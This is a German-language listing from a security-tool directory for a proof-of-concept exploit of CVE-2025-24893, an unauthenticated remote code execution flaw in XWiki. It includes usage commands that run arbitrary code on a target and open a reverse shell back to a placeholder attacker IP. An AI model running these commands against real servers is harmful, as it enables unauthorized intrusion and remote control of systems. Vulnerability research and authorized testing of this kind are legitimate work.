
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-24893-PoC — XWiki Unauthenticated RCE Exploit für Reverse Shell | Kitploit

Tools/GitHubGitHub/80ottanta80/cve-2025-24893-poc
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHub80ottanta80/cve-2025-24893-poc

CVE-2025-24893-PoC

XWiki Unauthenticated RCE Exploit für Reverse Shell

Repository anzeigen
126vor 1 JahrNoch nicht geprüft
Teilen

CVE-2025-24893-PoC

XWiki Unauthenticated RCE Exploit

Betroffene XWiki-Versionen

  • Versionen < 15.10.11
  • Versionen < 16.4.1
  • Versionen < 16.5.0RC1

Beschreibung der Sicherheitslücke

Betroffene XWiki-Versionen enthalten eine Remote Code Execution-Schwachstelle, die durch unsichere Groovy-Ausdrucksverarbeitung im SolrSearch-Makro verursacht wird. Nicht authentifizierte Angreifer können beliebigen Groovy-Code remote ausführen und eine Reverse Shell erhalten.

Proof of Concept

Dieser Exploit kann zur Ausführung von Code auf dem Zielsystem verwendet werden und kann auch eine Reverse Shell herstellen. Es stehen zwei Modi zur Verfügung: interaktiv oder parameterbasiert. Der Exploit kann automatisch einen Listener starten oder einen vorhandenen verwenden.

XWiki Interaktive Ausgabe

Voraussetzungen

Angreifer-Maschine

  • Python 3
  • Das Exploit-Skript
  • Netcat (falls nicht der automatische Listener verwendet wird)

Ziel-Maschine

  • Angreifbare XWiki-Version
  • Netzwerkverbindung zur Angreifer-Maschine

Verwendung

Interaktiver Modus

python3 xwiki_groovy_rce.py

Parameter-Modus

# Remote Code Execution
python3 xwiki_groovy_rce.py --code "mkdir test" -u http://example.com

# Reverse Shell with automatic listener (default)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480

# Reverse Shell without existing listener (no automatic listener)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480 --no-listener

Parameter

-h/--help: Hilfe anzeigen

-u/--url: Ziel-XWiki-URL (erforderlich)

-r/--reverse-shell: Reverse Shell ausführen

-c/--command: Einzelnen Befehl ausführen

-i/--ip: Listener-IP angeben (nur für Reverse Shell)

-p/--port: Listener-Port angeben (nur für Reverse Shell, Standard=4444)

--no-listener: Keinen Listener starten (nur für Reverse Shell)

Referenzen

  • https://github.com/dollarboysushil/CVE-2025-24893-XWiki-Unauthenticated-RCE-Exploit-POC/tree/main
  • https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • https://www.offsec.com/blog/cve-2025-24893/

Rechtlicher Hinweis

Dieses Proof-of-Concept dient ausschließlich zu Bildungs- und autorisierten Testzwecken.

Die unbefugte Nutzung gegen Systeme, die Sie nicht besitzen oder für die Sie keine ausdrückliche Erlaubnis zum Testen haben, ist illegal.

Die Autoren übernehmen keine Verantwortung für Missbrauch dieser Informationen.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    254

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





